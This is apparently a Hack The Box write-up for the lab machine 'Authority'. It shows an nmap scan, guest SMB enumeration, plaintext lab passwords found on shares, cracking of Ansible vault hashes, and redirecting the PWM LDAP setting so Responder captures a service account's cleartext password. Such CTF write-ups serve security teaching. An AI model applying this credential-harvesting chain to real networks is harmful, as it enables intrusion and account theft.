# HTB-Authority
Table of Contents
Scope:10.129.229.56Recon
Nmap
sudo nmap -sC -sV -sT -p- -Pn -T5 --min-rate=5000 -vvvv authority.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0|_http-server-header: Microsoft-IIS/10.0| http-methods:|   Supported Methods: OPTIONS TRACE GET HEAD POST|_  Potentially risky methods: TRACE|_http-title: IIS Windows Server88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-01-25 19:23:21Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)|_ssl-date: 2026-01-25T19:24:18+00:00; +4h00m02s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)|_ssl-date: 2026-01-25T19:24:18+00:00; +4h00m02s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)|_ssl-date: 2026-01-25T19:24:18+00:00; +4h00m02s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB| Issuer: commonName=htb-AUTHORITY-CA/domainComponent=htb5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found8443/tcp open  ssl/http syn-ack Apache Tomcat (language: en)| ssl-cert: Subject: commonName=172.16.2.118| Issuer: commonName=172.16.2.118|_http-title: Site doesnt have a title (text/html;charset=ISO-8859-1).|_http-favicon: Unknown favicon MD5: F588322AAF157D82BB030AF1EFFD8CF9| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS| tls-alpn:|_  h2|_ssl-date: TLS randomness does not represent time9389/tcp  open  mc-nmf        syn-ack .NET Message Framing47001/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found49664/tcp open  msrpc         syn-ack Microsoft Windows RPC49665/tcp open  msrpc         syn-ack Microsoft Windows RPC49666/tcp open  msrpc         syn-ack Microsoft Windows RPC49667/tcp open  msrpc         syn-ack Microsoft Windows RPC49673/tcp open  msrpc         syn-ack Microsoft Windows RPC49694/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049695/tcp open  msrpc         syn-ack Microsoft Windows RPC49697/tcp open  msrpc         syn-ack Microsoft Windows RPC49698/tcp open  msrpc         syn-ack Microsoft Windows RPC49706/tcp open  msrpc         syn-ack Microsoft Windows RPC49714/tcp open  msrpc         syn-ack Microsoft Windows RPC57175/tcp open  msrpc         syn-ack Microsoft Windows RPC64088/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 5733/tcp): CLEAN (Couldn't connect)|   Check 2 (port 63830/tcp): CLEAN (Couldn't connect)|   Check 3 (port 45641/udp): CLEAN (Failed to receive data)|   Check 4 (port 63196/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked|_clock-skew: mean: 4h00m01s, deviation: 0s, median: 4h00m01s| smb2-time:|   date: 2026-01-25T19:24:09|_  start_date: N/A| smb2-security-mode:|   3.1.1:|_    Message signing enabled and required
Enum4linux-ng

Using a random username I enumerated the system:
Further down I found that I was able to enumerate the shares:

I am able to READ Development.
445/TCP - SMB
smbclientng
I was able to log in as a guest user.

Inside I found the following:

Scrolling down I found the following:


adminT0mc@tAdm1n
robotT0mc@tR00t
Furthermore I found the following:

administratorWelcome1And lastly I found the pwm admin password:


rootpassword8443/TCP - HTTPS

I land on the login page where I can enter the found creds.
However I get the following error:

That means this password is HIGHLY LIKELY incorrect and we’ll thus need to find another one.
ansible-vault
Heading back over to smb share I find the ansible vault passwords:


In order to crack it we can use ansible-vault:
I then save these hashes and attempt to crack them:

!@#$%^&*We can now use the ansible-vault to view the contents by decrypting the contents with the cracked password:


svc_pwmpWm_@dm!N_!23DevT3st@123It seems the pwm_admin_password is the second one so let’s try to log in with it.

I then proceeded to download the configuration
Which contained the configuration password hash:

I also happened to find the svc_ldap proxy user as well as the proxy password hash:

configuration editor
While I tried cracking these hashes it did not seem to work so I instead headed over to the Configuration Editor:

Next up I headed over to the following tab:

Here I modified the LDAP URLs parameter to my own:


Next up I launched responder and clicked the Test LDAP Profile button.

This gave me a cleartext credentialled output:

svc_ldaplDaP_1n_th3_cle4r!BloodHound
I then used this account in order to fetch bloodhound data:
